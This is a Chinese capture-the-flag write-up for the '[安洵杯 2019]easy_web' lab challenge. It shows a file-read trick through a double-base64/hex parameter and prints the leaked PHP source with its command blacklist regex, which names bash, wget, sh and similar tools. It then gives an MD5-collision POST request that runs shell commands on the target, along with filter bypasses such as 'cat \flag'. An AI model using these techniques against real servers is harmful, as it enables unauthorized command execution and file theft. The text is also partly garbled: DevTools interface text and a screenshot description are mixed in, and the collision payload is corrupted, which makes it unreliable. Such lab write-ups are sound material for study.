

[安洵杯 2019]easy_web

原创

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web第43题

[安洵杯 2019]easy_web

打开靶场



突然就好难受
不知道为什么


「Web 狗如何在險惡的 CTF 世界中存活？」

- 怎麼可能存活，想多了

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发现有命令执行的可能

在cmd参数中做尝试：



突然就好难受
不知道为什么

ls
forbid ~

「Web 狗如何在險惡的 CTF 世界中存活？」

DevTools is now available in Chinese! Always match Chrome's language Switch DevTools to Chinese Don't show again

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder

```
<html>
  <head></head>
  ...<body> == $0
    
    "forbid ~"
    <br>
    ▶<style>...</style>
  </body>
</html>
```

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尝试了很多命令，发现基本都被过滤了

转换思路：

img参数可以根据值进行读取，那么cmd参数可能同样可行，尝试对img参数的值base64解密

TXpVek5UTTFNbVUzTURabE5dYz0

[解密](#) [加密](#) [清空](#)

MzUzNTM1MmU3MDZ1Njc=

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MzUzNTM1MmU3MDZ1Njc=

3535352e706e67

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解密两次后发现一串字符

经过观察应该是16进制，转字符得到555.png：

3535352e706e67

[字符串转16进制 >>](#)

555.png

按照此规则构造index.php的加密，然后作为img参数的值，那么理论上可以引入index.php文件


加密后的字符串

TmprMlpUWTBOalUzT0RKbE56QTJPRGN3

将 TmprMlpUWTBOalUzT0RKbE56QTJPRGN3 传入 img

得到一串 base64 加密后的字符

The screenshot shows a browser window with a large watermark in the center reading "「Web 狗如何在险恶的 CTF 世界中存活」". Below the watermark, the browser's developer tools (DevTools) are open, specifically the Elements tab. The code pane displays the following HTML and JavaScript:

```
<html>
<head></head>
<body>

  ...
  <br>
  <br>
  "md5 is funny ~ "
  ><style>...</style>

```

The image tag contains a long base64 string representing the watermark image. The JavaScript at the bottom of the page is a simple MD5 hash calculation.

解密一下得到源码：

```

<?php
error_reporting(E_ALL || ~ E_NOTICE);
header('content-type:text/html;charset=utf-8');
$cmd = $_GET['cmd'];
if (!isset($_GET['img']) || !isset($_GET['cmd']))
    header('Refresh:0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=');
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));

$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
if (preg_match("/flag/i", $file)) {
    echo '<img src = "./ctf3.jpeg">';
    die("xixi~ no flag");
} else {
    $txt = base64_encode(file_get_contents($file));
    echo "<img src='data:image/gif;base64," . $txt . "'></img>";
    echo "<br>";
}
echo $cmd;
echo "<br>";
if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|e
cho|sh|\'|\"|\`|;|,|^*|^?|\\|\||||\n|\t|\r|\xA0|\{|}|\\(|)|\&[^d]|@|\||\\$|\|[|]|{|}|\\(|)|-|<|>/i", $cmd)) {
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}

?>

```

```
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));
```

这里也证实了加密方式

核心代码:

```

if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|e
cho|sh|\'|\"|\`|;|,|^*|^?|\\|\||||\n|\t|\r|\xA0|\{|}|\\(|)|\&[^d]|@|\||\\$|\|[|]|{|}|\\(|)|-|<|>/i", $cmd)) {
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}

```

首先对cmd参数的值进行正则匹配，然后判断post型参数a和b的转化为字符串值不同但是md5后值需要相同，并且是强类型

参考[如何用不同的数值构建一样的MD5 - 第二届强网杯 MD5碰撞 writeup](#)

使用fastcoll生成字符串MD5碰撞

解法：使用burp先把get包转换为post包，然后为了不出现一大串base64加密的字符，将img参数去掉。然后传入上面已经构造好的a和b参数

Request

```
POST /index.php?cmd=dir%20 HTTP/1.1
Host: cefb23d8-4e29-4c08-aecc-bf133895674b.node4.buuoj.cn:81
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*,*q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 1023
13 a=
r1cky%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%A9%a%06%24%9E%09%D4%BD%D1X%86%13%1C%03%EB%96%94%8E%8B%7D46V%
09%AFw%88%D7h%B3%F0%F2%C0%EDb%3AK%C8C3%D3%09%C9%8C%A3%8A0%FE%2
8%9Et%AA%F8%25%A4zD%C8%FC%0C1%9B%AC%5D%5B%40%1D%A9%E5%8D%3C%A
5%E3%86%1Ld%5E%F3%09%EA%C0+%C9%DB%F5%C8%D5h%7D2%F1.%1F%DB%26%
D4%8EV%85%98%C0%EEF%C9%5B%C2%A1%C6%F6%AD%D4%1A%EC%F2%AC%9E%3Bm
%83%85%80%D7&b=
r1cky%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%A9%a%06%24%9E%09%D4%BD%D1X%86%13%1C%03%EB%96%94%8E%8B%7D46V%
9%05%AFw%88%D7h%B3%F0%F2%C0%EDb%3AK%C8C3%D3%89%C9%8C%A3%8A0%FE
%28%9Et%AA%F8%25%A4%FAD%C8%FC%0C1%9B%AC%5D%5B%40%1D%A9%E5%8D%3C%A
3%5%5E3%86%1Ld%5Es%09%FA%C0+%C9%DB%F5%C8%D5h%7D2%F1.%1F%DB%2
6%D4%8EV%85%98%C0%EEF%C9%5B%C2%A1%C6%F6%AD%D4%1A%EC%F2%AC%9E%3B%8
ED%83%85%80%D7
```

response

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 17 Apr 2022 11:46:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 361
Connection: close
Refresh: 0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.33
1 <img src='data:image/gif;base64,'>
2 <br>
3 dir </br>
4 bin dev flag lib media opt root sbin sys usr
5 boot etc home lib64 mnt proc run srv tmp var
6 <html>
7   <style>
8     body{
9       background:url(./bj.png)no-repeatcentercenter;
10      background-size:cover;
11      background-attachment:fixed;
12      background-color:#CCCCCC;
13    }
14   </style>
15   <body>
16   </body>
17 </html>
18
19
20
21
22
23
24
```

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可以看到根目录下有flag文件。

需要查看flag文件就需要绕过cat的过滤，使用以下方法：

1. 使用 tac 反向输出命令，此处也被禁用了

2. linux 命令中可以加 \，所以甚至可以 cat \flag

